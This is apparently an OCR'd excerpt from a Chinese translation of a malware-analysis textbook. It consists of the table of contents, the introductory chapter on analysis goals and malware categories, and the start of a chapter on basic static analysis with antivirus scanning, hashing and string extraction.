1.4.1　文件加壳 10
1.4.2　使用 PEiD 检测加壳 10
1.5　PE 文件格式 11
1.6　链接库与函数 12
1.6.1　静态链接、运行时链接与动态链接 12
1.6.2　使用 Dependency Walker 工具探索动态链接函数 13
1.6.3　导入函数 14
1.6.4　导出函数 15
1.7　静态分析技术实践 15

1.7.1 PotentialKeylogger.exe：一个未加壳的可执行文件......15
1.7.2 PackedProgram.exe：穷途末路......18
1.8 PE 文件头与分节......18
1.8.1 使用 PEview 来分析 PE 文件......19
1.8.2 使用 Resource Hacker 工具来查看资源节......22
1.8.3 使用其他的 PE 文件工具......23
1.8.4 PE 文件头概述......23
1,9 小结......24
1.10 实验......24

第 2 章 在虚拟机中分析恶意代码......27

2.1 虚拟机的结构......27
2.2 创建恶意代码分析机......28
2.2.1 配置 VMware......29
2.2.2 断开网络......30
2.2.3 创建主机模式网络......30
2.2.4 使用多个虚拟机......30
2.3 使用恶意代码分析机......31
2.3.1 让恶意代码连接互联网......31
2.3.2 连接和断开外围设备......32
2.3.3 拍摄快照......32
2.3.4 从虚拟机传输文件......33
2.4 使用 VMware 进行恶意代码分析的风险......34
2.5 记录/重放：重复计算机运行轨迹......34
2.6 小结......35

第 3 章 动态分析基础技术......36

3.1 沙箱：简便但粗糙的方法......36
3.1.1 使用恶意代码沙箱......36
3.1.2 沙箱的缺点......37
3.2 运行恶意代码......38
3.3 进程监视器......39
3.3.1 进程监视器的显示......40
3.3.2 进程监视器中的过滤......41
3.4 使用进程浏览器（Process Explorer）来查看进程......43

3.4.1 进程浏览器的显示......43
3.4.2 使用验证选项......44
3.4.3 比较字符串......45
3.4.4 使用依赖遍历器（Dependency Walker）......45
3.4.5 分析恶意文档......46
3.5 使用 Regshot 来比较注册表快照......46
3.6 模拟网络......47
3.6.1 使用 ApateDNS......47
3.6.2 使用 Netcat 进行监视......48
3.7 使用 Wireshark 进行数据包监听......49
3.8 使用 INetSim......51
3.9 基础动态分析工具实践......52
3.10 小结......55
3.11 实验......56

第 2 篇　静态分析高级技术篇

第 4 章　x86 反汇编速成班......60
4.1 抽象层次......60
4.2 逆向工程......62
4.3 x86 体系结构......62
4.3.1 内存......63
4.3.2 指令......64
4.3.3 操作码和字节序......64
4.3.4 操作数......65
4.3.5 寄存器......65
4.3.6 简单指令......67
4.3.7 栈......70
4.3.8 条件指令......73
4.3.9 分支指令......73
4.3.10 重复指令......74
4.3.11 C 语言主函数和偏移......76
4.3.12 更多信息：Intel x86 Architecture Manual......77
4.4 小结......78

第 5 章 IDA Pro 79

5.1 加载一个可执行文件 79
5.2 IDA Pro 接口 81
5.2.1 反汇编窗口模式 81
5.2.2 对分析有用的窗口 83
5.2.3 返回到默认视图 83
5.2.4 导航 IDA Pro 83
5.2.5 搜索 85
5.3 使用交叉引用 86
5.3.1 代码交叉引用 87
5.3.2 数据交叉引用 88
5.4 分析函数 88
5.5 使用图形选项 89
5.6 增强反汇编 91
5.6.1 重命名位置 91
5.6.2 注释 92
5.6.3 格式化操作数 92
5.6.4 使用命名的常量 93
5.6.5 重新定义代码和数据 94
5.7 用插件扩展 IDA 95
5.7.1 使用 IDC 脚本 96
5.7.2 使用 IDAPython 97
5.7.3 使用商业插件 97
5.8 小结 98
5.9 实验 98

第 6 章 识别汇编中的 C 代码结构 100

6.1 全局与局部变量 101
6.2 反汇编算术操作 102
6.3 识别 if 语句 104
6.3.1 用 IDA Pro 图形化分析函数 105
6.3.2 识别嵌套的 if 语句 106
6.4 识别循环 107
6.4.1 找到 for 循环 107
6.4.2 找到 while 循环 109

6.5 理解函数调用约定 110
6.5.1 cdecl 110
6.5.2 stdcall 111
6.5.3 fastcall 111
6.5.4 压栈与移动 111
6.6 分析 switch 语句 112
6.6.1 If 样式 112
6.6.2 跳转表 114
6.7 反汇编数组 118
6.8 识别结构体 119
6.9 分析链表遍历 121
6.10 小结 123
6.11 实验 123

第 7 章 分析恶意 Windows 程序 126

7.1 Windows API 126
7.1.1 类型和匈牙利表达法 126
7.1.2 句柄 127
7.1.3 文件系统函数 127
7.1.4 特殊文件 128
7.2 Windows 注册表 129
7.2.1 注册表根键 130
7.2.2 Regedit 131
7.2.3 自启动程序 131
7.2.4 常用注册表函数 131
7.2.5 练习分析注册表操作代码 132
7.2.6 使用.reg 文件的注册表脚本 133
7.3 网络 API 133
7.3.1 伯克利兼容套接字 134
7.3.2 网络的服务器和客户端 134
7.3.3 WinINet API 135
7.4 跟踪恶意代码的运行 136
7.4.1 DLL 136
7.4.2 进程 137
7.4.3 线程 139
7.4.4 使用互斥量的进程间协作 142

7.4.5 服务......143
7.4.6 组件对象模型......145
7.4.7 异常：当事情出错时......147
7.5 内核与用户模式......148
7.6 原生 API......149
7.7 小结......151
7.8 实验......151

第 3 篇 动态分析高级技术篇

第 8 章 动态调试......154
8.1 源代码级与汇编级的调试器......154
8.2 内核模式与用户模式调试......155
8.3 使用调试器......155
8.3.1 单步调试......155
8.3.2 单步跳过（Stepping-Over）和单步跳入（Stepping-Into）......156
8.3.3 用断点暂停执行......157
8.4 异常......161
8.4.1 首次和二次异常处理......162
8.4.2 常见异常......162
8.5 使用调试器修改可执行文件......163
8.6 修改可执行程序的实践......163
8.7 小结......164

第 9 章 OllyDbg......165
9.1 加载恶意代码......165
9.1.1 打开一个可执行文件......165
9.1.2 附加调试器到一个运行程序......166
9.2 OllyDbg 的接口......167
9.3 内存映射......168
9.3.1 基地址重定位......169
9.4 查看线程和堆栈......170
9.5 执行代码......171
9.6 断点......172
9.6.1 软件断点......173

9.6.2 条件断点......174
9.6.3 硬件断点......175
9.6.4 内存断点......175
9.7 加载 DLL......176
9.8 跟踪......177
9.8.1 标准回溯跟踪......177
9.8.2 堆栈调用跟踪......178
9.8.3 运行跟踪......178
9.8.4 跟踪 Poison Ivy......178
9.9 异常处理......179
9.10 修补......180
9.11 分析 shellcode......181
9.12 协助功能......182
9.13 插件......182
9.13.1 OllyDump......183
9.13.2 调试器隐藏插件......183
9.13.3 命令行......184
9.13.4 书签......185
9.14 脚本调试......185
9.15 小结......186
9.16 实验......187

第 10 章 使用 WinDbg 调试内核......189

10.1 驱动与内核代码......189
10.2 安装内核调试......191
10.3 使用 WinDbg......193
10.3.1 从内存中读取......194
10.3.2 使用算术操作符......194
10.3.3 设置断点......194
10.3.4 列举模块......195
10.4 微软符号表......195
10.4.1 搜索符号......195
10.4.2 查看结构信息......196
10.4.3 配置 Windows 符号表......198
10.5 内核调试实践......198

10.5.1 用户空间的代码 198
10.5.2 内核模式的代码 200
10.5.3 查找驱动对象 203
10.6 Rootkit 204
10.6.1 Rootkit 分析实践 205
10.6.2 中断 208
10.7 加载驱动 209
10.8 Windows Vista、Windows 7 和 x64 版本的内核问题 209
10.9 小结 210
10.10 实验 210

第 4 篇　恶意代码功能篇

第 11 章　恶意代码行为 214

11.1 下载器和启动器 214
11.2 后门（backdoor） 214
11.2.1 反向 shell 215
11.2.2 远程控制工具 216
11.2.3 僵尸网络 216
11.2.4 远程控制工具与僵尸网络的比较 217
11.3 登录凭证窃密器 217
11.3.1 GINA 拦截 217
11.3.2 口令哈希转储 218
11.3.3 击键记录 221
11.4 存活机制 223
11.4.1 Windows 注册表 223
11.4.2 特洛伊木马化（Trojanized）系统二进制文件 225
11.4.3 DLL 加载顺序劫持 227
11.5 提权 228
11.5.1 使用 SeDebugPrivilege 228
11.6 隐藏它的踪迹——用户态的 Rootkit 229
11.6.1 IAT Hook 230
11.6.2 Inline Hook 231
11.7 小结 232
11.8 实验 232

第 12 章 隐蔽的恶意代码启动 234

12.1 启动器（Launcher） 234
12.2 进程注入 234
12.2.1 DLL 注入 235
12.2.2 直接注入 237
12.3 进程替换 238
12.4 钩子（Hook）注入 240
12.4.1 本地和远程钩子（Hook） 240
12.4.2 使用钩子的击键记录器 241
12.4.3 使用 SetWindowsHookEx 241
12.4.4 目标线程 241
12.5 Detours 242
12.6 APC 注入 243
12.6.1 用户模式下 APC 注入 244
12.6.2 内核模式的 APC 注入 245
12.7 小结 246
12.8 实验 246

第 13 章 数据加密 248

13.1 分析加密算法的目的 248
13.2 简单的加密算法 248
13.2.1 凯撒密码 249
13.2.2 XOR 249
13.2.3 其他一些简单的加密策略 254
13.2.4 Base64 255
13.3 常见的加密算法 258
13.3.1 识别字符串和导入 259
13.3.2 查找加密常量 259
13.3.3 查找高熵值内容 261
13.4 自定义加密 262
13.4.1 识别自定义加密 263
13.4.2 攻击者使用自定义加密的优势 265
13.5 解密 265
13.5.1 自解密 265
13.5.2 手动执行解密函数 266

13.5.3 使用通用的解密规范 267
13.6 小结 270
13.7 实验 271

第 14 章 恶意代码的网络特征 273

14.1 网络应对措施 273
14.1.1 在原始环境中观察恶意代码 273
14.1.2 恶意行为的痕迹 274
14.1.3 OPSEC=操作安全性 275
14.2 安全地调查在线攻击者 275
14.2.1 间接性策略 275
14.2.2 获取 IP 地址和域名信息 276
14.3 基于内容的网络应对措施 278
14.3.1 使用 Snort 进行入侵检测 278
14.3.2 深入观察 279
14.4 结合动态和静态分析技术 282
14.4.1 过度分析的危险 283
14.4.2 在众目睽睽下隐藏 283
14.4.3 理解周边代码 286
14.4.4 寻找网络操作代码 287
14.4.5 了解网络内容的来源 288
14.4.6 硬编码数据 vs. 临时数据 289
14.4.7 确定和利用编码步骤 289
14.4.8 创建特征 291
14.4.9 分析解析例程 292
14.4.10 针对多个元素 294
14.5 了解攻击者的意图 295
14.6 小结 296
14.7 实验 296

第 5 篇 逆向工程

第 15 章 对抗反汇编 300

15.1 何谓对抗反汇编技术 300
15.2 挫败反汇编算法 301

15.2.1 线性反汇编 302
15.2.2 面向代码流的反汇编 303
15.3 对抗反汇编技术 306
15.3.1 相同目标的跳转指令 306
15.3.2 固定条件的跳转指令 307
15.3.3 无效的反汇编指令 308
15.3.4 用 IDA Pro 对指令进行 NOP 替换 311
15.4 混淆控制流图 312
15.4.1 函数指针问题 312
15.4.2 在 IDA Pro 中添加代码的交叉引用 313
15.4.3 滥用返回指针 313
15.4.4 滥用结构化异常处理 315
15.5 挫败栈帧分析 317
15.6 小结 320
15.7 实验 320

第 16 章 反调试技术 322

16.1 探测 Windows 调试器 322
16.1.1 使用 Windows API 322
16.1.2 手动检测数据结构 324
16.1.3 系统痕迹检测 326
16.2 识别调试器的行为 327
16.2.1 INT 扫描 327
16.2.2 执行代码校验和检查 328
16.2.3 时钟检测 328
16.3 干扰调试器的功能 330
16.3.1 使用 TLS 回调 330
16.3.2 使用异常 332
16.3.3 插入中断 333
16.4 调试器漏洞 334
16.4.1 PE 头漏洞 334
16.4.2 OutputDebugString 漏洞 336
16.5 小结 336
16.6 实验 336

第 17 章 反虚拟机技术 338

17.1 VMware 痕迹 338
17.1.1 绕过 VMware 痕迹的探测 340
17.1.2 探测内存痕迹 342
17.2 查找漏洞指令 342
17.2.1 使用 Red Pill 反虚拟机技术 343
17.2.2 使用 No Pill 技术 344
17.2.3 查询 I/O 通信端口 344
17.2.4 使用 str 指令 345
17.2.5 反虚拟机的 x86 指令 346
17.2.6 在 IDA Pro 中高亮显示反虚拟机代码 347
17.2.7 使用 ScoopyNG 347
17.3 调整设置 348
17.4 虚拟机逃逸 349
17.5 小结 349
17.6 实验 349

第 18 章 加壳与脱壳 352

18.1 剖析加壳 352
18.1.1 脱壳存根 353
18.1.2 加载可执行文件 353
18.1.3 解析导入函数表 353
18.1.4 尾部跳转 354
18.1.5 图示脱壳过程 354
18.2 识别加壳程序 355
18.2.1 加壳程序的标识 355
18.2.2 熵计算 356
18.3 脱壳选项 356
18.4 自动脱壳 356
18.5 手动脱壳 357
18.5.1 使用导入重构器重构导入表 358
18.5.2 查找 OEP 359
18.5.3 手动修复导入表 363
18.6 常见壳的技巧与窍门 364
18.6.1 UPX 364

18.6.2 PECompact 365
18.6.3 ASPack 365
18.6.4 Petite 365
18.6.5 WinUpack 366
18.6.6 Themida 367
18.7 不完全脱壳情况下的分析 368
18.8 加壳 DLL 368
18.9 小结 369
18.10 实验 369

第 6 篇　高级专题

第 19 章　shellcode 分析 372

19.1 加载 shellcode 进行分析 372
19.2 位置无关代码 373
19.3 识别执行位置 373
19.3.1 使用 call/pop 指令 374
19.3.2 使用 fnstenv 指令 376
19.4 手动符号解析 377
19.4.1 在内存中找到 kernel32.dll 378
19.4.2 解析 PE 文件导出数据 380
19.4.3 使用散列过的导出符号名 382
19.5 一个完整的 Hello World 例子 383
19.6 shellcode 编码 385
19.7 空指令雪橇 387
19.8 找到 shellcode 387
19.9 小结 388
19.10 实验 389

第 20 章　C++代码分析 391

20.1 面向对象的编程语言 391
20.1.1 this 指针 392
20.1.2 重载与修饰 394
20.1.3 继承（Inheritance）和函数重写（Overriding） 395
20.2 虚函数和非虚函数 396

20.2.1 虚函数表的使用 398
20.2.2 识别虚函数表 399
20.3 创建和销毁对象 400
20.4 小结 401
20.5 实验 401

第 21 章 64 位恶意代码 403

21.1 为什么需要 64 位恶意代码 403
21.2 x64 架构上的差别 404
21.2.1 x64 调用约定和栈使用上的差别 406
21.2.2 64 位异常处理 408
21.3 在 Windows 64 位上的 Windows 32 位 408
21.4 恶意代码功能上的 64 位提示 409
21.5 小结 410
21.6 实验 410

附录 A 常见 Windows 函数列表 412

附录 B 流行的恶意代码分析工具列表 424

附录 C 实验作业参考解答 435

附录 D 致青春，基础软件开发的中国故事 691

附录 E Syser 操作入门 695

第 0 章　恶意代码分析技术入门

在我们学习恶意代码分析的具体技术之前，首先需要定义一些术语、了解一些常见的恶意代码类型，以及介绍恶意代码分析的基本方法。任何以某种方式对用户、计算机或网络造成破坏的软件，都可以被认为是恶意代码，包括计算机病毒、木马、蠕虫、内核套件、勒索软件、间谍软件，等等。尽管恶意代码以许多不同的形态出现，但分析恶意代码的技术是通用的。你选择使用哪项技术，将取决于你的目标。

0.1　恶意代码分析目标

恶意代码分析的目标，通常是为一起网络入侵事件的响应提供所需信息。因此，你的目标往往是确定到底发生了什么，并确保你能够定位出所有受感染的主机和文件。在分析可疑恶意代码时，你的目标通常是确定某一个特定的可疑二进制程序到底可以做什么，如何在网络上检测出它，以及如何衡量并消除它所带来的损害。

一旦你确定了哪些文件需要全面分析，便是时候来编写出相应的检测特征码了，以便在网络中检测出恶意代码感染的主机。你可以从本书中学到，恶意代码分析可以用来编写出基于主机的和基于网络的检测特征码。

基于主机的特征码，或称为感染迹象，用于在受感染主机上检测出恶意代码。这些迹象经常是恶意代码所创建或修改的文件，或是它们对注册表的特定修改。与反病毒软件所使用的病毒特征码不同，恶意代码感染迹象关注的是恶意代码对系统做了什么，而不是恶意代码本身的特性。这使得有时它们较反病毒软件特征码会更加有效，比如检测那些经常变化自身形态的多态性恶意代码，甚至是恶意代码已经将自身文件从硬盘中删除。

网络特征码是通过监测网络流量来检测恶意代码的。网络特征码可以在没有进行恶意代码分析时创建，但在恶意代码分析帮助下提取的特征码往往是更加有效的，可以提供更高的检测率和更少的误报。

在获得特征码之后，最终目标是要弄清楚究竟这些恶意代码是如何工作的。而这往往是高级管理人员经常提出的问题，他们希望得到一起重大入侵事件的详细解释。从本书中你所学习到的技术，将允许你确定出恶意程序的目标与功能特性。

0.2 恶意代码分析技术

在大多数情况下，进行恶意代码分析时，你将只有恶意代码的可执行文件本身，而这些文件并不是人类可读的。为了了解这些文件的意义，你需要使用各种工具和技巧，而每种只能揭露出少量的信息。因此你需要综合使用各种工具，才能看到一个全貌。

恶意代码分析有两类基本的方法：静态分析与动态分析。静态分析方法是在没有运行恶意代码时对其进行分析的技术，而动态分析方法则需要运行恶意代码，而这两类技术又进一步分为基础技术和高级技术。

0.2.1 静态分析基础技术

静态分析基础技术包括检查可执行文件但不查看具体指令的一些技术。静态分析基础技术可以确认一个文件是否是恶意的，提供有关其功能的信息，有时还会提供一些信息让你能够生成简单的网络特征码。静态分析基础技术是非常简单，同时也可以非常快速应用的，但它在针对复杂的恶意代码时很大程度上是无效的，而且它可能会错过一些重要的行为。

0.2.2 动态分析基础技术

动态分析基础技术涉及运行恶意代码并观察系统上的行为，以移除感染，产生有效的检测特征码，或者两者。然而，在你可以安全运行恶意代码之前，你必须建立一个安全环境，能够让你在避免对你的系统与网络带来风险的前提下，研究运行的恶意代码。像静态分析基础技术一样，动态分析基础技术可以被大多数没有深厚编程知识的人所使用，但是它们并非对所有恶意代码都是有效的，也会错过一些重要功能。

0.2.3 静态分析高级技术

静态分析高级技术，主要是对恶意代码内部机制的逆向工程，通过将可执行文件装载到反汇编器中，查看程序指令，来发现恶意代码到底做了什么。这些指令是被CPU执行的，所以静态分析高级技术能够告诉你程序具体做了哪些事情。然而，静态分析高级技术较基础技术相比，有着较为陡峭的学习曲线，并且需要掌握汇编语言、代码结构、Windows操作系统概念等专业知识，而所有这些你都可以在本书中学到。

0.2.4 动态分析高级技术

动态分析高级技术则使用调试器来检查一个恶意可执行程序运行时刻的内部状态。动态分析高

级技术提供了从可执行文件中抽取详细信息的另一条路径。

这些技术在你尝试获取采用其他技术难以得到的信息时是最有用的。在本书中，我们会向你展示如何结合使用动态分析高级技术和静态分析高级技术，更完备地分析可疑的恶意代码。

0.3　恶意代码类型

进行恶意代码分析时，你会发现一个非常有用的经验技巧，就是一旦你能够猜测出这个恶意代码样本在尝试做些什么，然后去验证这些猜想，就会加速你的分析过程。当然，如果你知道恶意代码通常会做哪些事情，那么你就能够做出更准确的猜测。到目前为止，绝大多数的恶意代码都可以被分到如下类别中。

后门：恶意代码将自身安装到一台计算机来允许攻击者访问。后门程序通常让攻击者只需很少认证甚至无须认证，便可连接到远程计算机上，并可以在本地系统执行命令。

僵尸网络：与后门类似，也允许攻击者访问系统。但是所有被同一个僵尸网络感染的计算机将会从一台控制命令服务器接收到相同的命令。

下载器：这是一类只是用来下载其他恶意代码的恶意代码。下载器通常是在攻击者获得系统的访问时首先进行安装的。下载器程序会下载和安装其他的恶意代码。

间谍软件：这是一类从受害计算机上收集信息并发送给攻击者的恶意代码。比如：嗅探器、密码哈希采集器、键盘记录器等。这类恶意代码通常用来获取E-mail、在线网银等账号的访问信息。

启动器：用来启动其他恶意程序的恶意代码。通常情况下，启动器使用一些非传统的技术，来启动其他恶意程序，以确保其隐蔽性，或者以更高权限访问系统。

内核套件：设计用来隐藏其他恶意代码的恶意代码。内核套件通常是与其他恶意代码（如后门）组合成工具套装，来允许为攻击者提供远程访问，并且使代码很难被受害者发现。

勒索软件：设计成吓唬受感染的用户，来勒索他们购买某些东西的恶意代码。这类软件通常有一个用户界面，使得它看起来像是一个杀毒软件或其他安全程序。它会通知用户系统中存在恶意代码，而唯一除掉它们的方法只有购买他们的“软件”，而事实上，他们所卖软件的全部功能只不过是将勒索软件进行移除而已。

发送垃圾邮件的恶意代码：这类恶意代码在感染用户计算机之后，便会使用系统与网络资源来发送大量的垃圾邮件。这类恶意代码通过为攻击者出售垃圾邮件发送服务而获得收益。

蠕虫或计算机病毒：可以自我复制和感染其他计算机的恶意代码。

恶意代码还经常会跨越多个类别。例如，一个程序可能会有一个键盘记录器，来收集密码，而它可能同时有一个蠕虫组件，来通过发送邮件传播自身。所以不要太陷入根据恶意代码功能进行分

类的误区。

恶意代码还可以根据攻击者的目标分成是大众性的还是针对性的两类。大众性的恶意代码，比如勒索软件，采用的是一种撒网捞鱼的方法，设计为影响到尽可能多的机器。在这两类恶意代码中，这类是最为普遍的，通常也不会太过复杂，而且是更容易被检测和防御的，因为安全软件以这类恶意代码作为防御目标。

而针对性恶意代码，比如特制后门，是针对特定组织而研制的。针对性恶意代码在网络上是比大众性恶意代码更大的安全威胁，因为它们不是广泛传播的，而你的安全产品很可能不会帮你防御它们。如果没有对针对性恶意代码的具体分析，你要保护你的网络免受这类恶意代码侵害或是移除感染，都几乎是不可能的。针对性恶意代码通常是非常复杂的，而你对它们的分析往往需要借助本书中提到的一些高级分析技巧。

0.4 恶意代码分析通用规则

在本章的最后，我们将介绍几个在进行恶意代码分析时需要牢记的通用规则。

首先，不要过于陷入细节。大多数恶意程序会是庞大而复杂的，你不可能了解每一个细节。你需要关注最关键的主要功能。当你遇到了一些困难和复杂的代码段后，你应该在进入到细节之前有一个概要性的了解。

其次，请记住对于不同的工作任务，可以使用不同的工具和方法。这里没有一种通吃的方法。每一种情况是不同的，而你将要学习的各种工具和技术将有类似的，有时甚至重叠的功能。如果你在使用一个工具的时候没有很好的运气，那么尝试另外一种。如果你在一个点上被卡住了，不要花太长时间在这个点上，尝试转移到其他问题。尝试从不同角度来分析恶意代码，或只是尝试不同的方法。

最后，请记住，恶意代码分析就像是猫抓老鼠的游戏。在新的恶意代码分析技术开发的同时，恶意代码编写者也在回应着可以挫败分析的新技术。作为一名恶意代码分析师，你如果想要取得成功，就必须能够认识、理解和战胜这些新技术，并能够快速地应对恶意代码分析艺术的新变化。

第 1 篇

静态分析

第 1 章　静态分析基础技术

我们以静态分析技术的学习来开始我们的恶意代码分析之旅。静态分析技术通常也是研究恶意代码的第一步。静态分析指的是分析程序指令与结构来确定功能的过程。在这个时候，程序本身不是在运行状态的。而在第3章中介绍的动态分析技术时，分析师则需要实际运行这个程序的。

本章将讨论从可执行文件提取有用信息的多种方法，包括以下技术：

- 使用反病毒软件来确认程序样本的恶意性；
- 使用哈希来识别恶意代码；
- 从文件的字符串列表、函数和文件头信息中发掘有用信息。

每种技术都可以提供不同的信息，使用哪种技术则取决于你的目标。在大多数情况下，你需要使用多种技术，来尽可能多地搜集信息。

1.1　反病毒引擎扫描：实用的第一步

在分析一个可疑的恶意代码样本时，第一步就最好是拿多个反病毒软件扫描下这个文件，看是否有哪个引擎已经能够识别它。但是反病毒软件显然不是完美的。因为它们主要依靠一个已知恶意代码可识别片段的特征数据库（病毒文件特征库），以及基于行为与模式匹配的分析（启发式检测），来识别可疑文件。那么问题是，恶意代码编写者可以很容易地修改自己的代码，从而改变这些程序的特征，来躲避反病毒引擎的检测。此外，一些罕见的恶意代码通常也不会被反病毒软件所识别，因为它们根本就不在病毒文件特征库里。最后，启发式检测，尽管经常也能成功地识别出一些未知恶意代码，但仍然可以被一些新型独特的恶意代码所绕过。

因为不同的反病毒软件使用了不同的特征库和启发式检测方法，所以对同一个可疑恶意代码样本，运行多个不同反病毒软件进行扫描检测是相当有必要的。而类似VirusTotal（*http://www.virustotal.com/*）这样的网站允许你上传一个文件，然后调用多个反病毒引擎来进行扫描。VirusTotal网站会生成一份报告，其中提供了所有引擎对这个样本的识别情况、标识这个样本是否恶意、恶意代码名称，以及其他额外信息。

1.2 哈希值：恶意代码的指纹

哈希是一种用来唯一标识恶意代码的常用方法。恶意代码样本通过一个哈希程序，会产生出一段用于唯一标识这个样本的独特哈希值（类似于一种指纹）。

MD5算法是恶意代码分析最为常用的一种哈希函数，SHA-1算法也同样非常流行。

例如，使用免费下载的md5deep程序来计算Windows操作系统自带的Solitaire程序哈希值，会产生如下输出：

```
C:\>md5deep c:\WINDOWS\system32\sol.exe
373e7a863a1a345c60edb9e20ec32311 c:\WINDOWS\system32\sol.exe
```

哈希值是**373e7a863a1a345c60edb9e20ec32311**。

如图1-1所示，图形化界面的WinMD5计算器，可以同时计算和显示出多个文件的哈希值。一旦你对一个恶意代码样本拥有了一段独特哈希值之后，你可以把它用作如下用途：

- 将哈希值作为标签使用。
- 与其他分析师分享哈希值，以帮助他们来识别恶意代码。
- 在线搜索这段哈希值，看看这个文件是否已经被识别。




图1-1 WinMD5的输出

1.3 查找字符串

程序中的字符串就是一串可打印的字符序列，比如"the."。一个程序会包含一些字符串，比如打印出的消息、连接的URL，或是复制文件到某个特定位置。

从字符串中进行搜索是获得程序功能提示的一种简单方法。比如，如果程序访问了一个URL，访问的URL就存储为程序中的一个字符串。你可以使用Strings程序（http://technet.microsoft.com/en-us/sysinternals/bb897439），来搜索可执行文件中的可打印字符串。这些字符串通常是以ASCII或Unicode格式进行存储的。

提示： 微软使用“双字节字符串”（wide character string）这个术语来描述 Windows 系统中实现的 Unicode 字符串，与 Unicode 标准略有不同。在本书中，当我们提到 Unicode 的时候，我们都指的是微软的实现。

ASCII和Unicode两种类型格式，在存储字符序列时都以NULL结束符表示字符串已经终结。一个NULL结束符表示该字符串是完整的。ASCII字符串每个字符使用1个字节，而Unicode每个字符则使用2个字节。

图1-2显示了以ASCII方式存储的BAD字符串。ASCII字符串存储的字节序列为0x42、0x41、0x44、0x00，其中的0x42是大写字母B的ASCII表示，0x41表示大写字母A，等等。而结束的0x00是NULL终结符。

图1-3则显示了以Unicode格式存储的BAD字符串。Unicode字符串存储的字符序列为0x42、0x00、0x41，等等。大写字母B以两个字节0x42、0x00来表示，而字符串结尾的NULL结束符为两个0x00字节。




图1-2 BAD字符串的ASCII表示




图1-3 BAD字符串的Unicode表示

当Strings程序从一个可执行程序中搜索ASCII和Unicode字符串时，它将忽略上下文和格式，所以它将分析任何文件类型，并从整个文件中检测出可打印字符串（这也意味着，它也会识别出实际上并非真正字符串的一些字符序列）。Strings程序搜索三个或以上连续的ASCII或Unicode字符，并以终结符结尾的可打印字符串。

有些时候由Strings程序检测到的字符串并非是真正的字符串。例如，若Strings找到了一个字节序列0x56、0x50、0x33和0x00，它将解释为字符串VP3。但是，这些字节可能并不是真正在表示字符串

的内容；它们可能是一个内存地址、CPU指令序列，或是由哪个程序所使用的一段数据。Strings程序将这些留给了用户，让他们来过滤无效字符串。

幸运的是，绝大多数无效字符串都是显而易见的，因为它们并不代表一些合法的文字。例如，下面的摘录列表显示了使用Strings程序对*bp6.ex_*文件运行后的结果：

```
C:>strings bp6.ex_
VP3
VW3
t$@
D$4
99.124.22.1 ❹
e-@
GetLayout ❶
GDI32.DLL ❸
SetLayout ❷
M}C
Mail system DLL is invalid.!Send Mail failed to send message. ❺
```

在这个例子中，加粗的字符串都可以被忽略。通常情况下，如果一个字符串很短而且并不是一个单词的话，它就可能是毫无意义的。

而另一方面，GetLayout❶和SetLayout❷是Windows图形库中使用的Windows API函数。我们可以很容易地识别出这些是有意义的字符串，因为Windows函数名通常以大写字母开始的一个词开始，而后面的每个词也都以大写字母开始。

GDI32.DLL❸也是有意义的，因为它是一个由图形化程序使用的常见Windows动态链接库（DLL）。（DLL文件中包含着在多个应用程序中共享的可执行代码。）

正如你可能想象的那样，数字串`99.124.22.1`❹实际上是一个IP地址——而这个字符串很可能是恶意代码将其以某种方式使用进行上网操作。

最后，❺“`Mail System DLL is invalid! Send Mail Failed to send message`”是一个错误消息。通常这些错误消息是运行Strings程序所能够获得的最有价值的信息。这段特殊的消息揭示了两件事情：这个可疑样本会发送消息（很可能通过E-mail），而且它依赖于一个邮件系统DLL文件。这个信息告诉我们应该要去检查E-mail日志记录，来搜索可疑流量，以及另一个DLL（Mail system DLL）可能与这个特定样本是有关联的。请注意，这个缺失的DLL本身可能并不一定是恶意代码，恶意代码经常使用一些合法程序库和DLL来完成它们的目标。

1.4 加壳与混淆恶意代码

恶意代码编写者经常使用加壳或混淆技术，让他们的文件更难被检测或分析。混淆程序是恶意代码编写者尝试去隐藏其执行过程的代码。而加壳程序则是混淆程序中的一类，加壳后的恶意程序

会被压缩，并且难以分析。这两种技术将严重阻碍你对恶意代码的静态分析。

合法程序大多总是会包含很多字符串。而由被加壳或者混淆的恶意代码直接分析获取得到的可打印字符串则很少。如果使用Strings程序来搜索一个程序，发现它的字符串很少时，它就很可能是混淆的或是加壳的，也表明它可能是恶意的。你就需要对它们进行除静态分析方法以外的一些分析，才能够进一步调查它们的行为。

> **注意：** 加壳和混淆代码通常至少会包含 LoadLibrary 和 GetProcAddress 函数，它们是用来加载和使用其他函数功能的。

1.4.1 文件加壳

当加壳的程序运行时，会首先运行一小段脱壳代码，来解压缩加壳的文件，然后再运行脱壳后的文件，如图1-4所示。当我们对一个加壳程序进行静态分析时，只有这一小段脱壳代码可以被解析。（第18章中详细讨论了加壳与脱壳技术。）

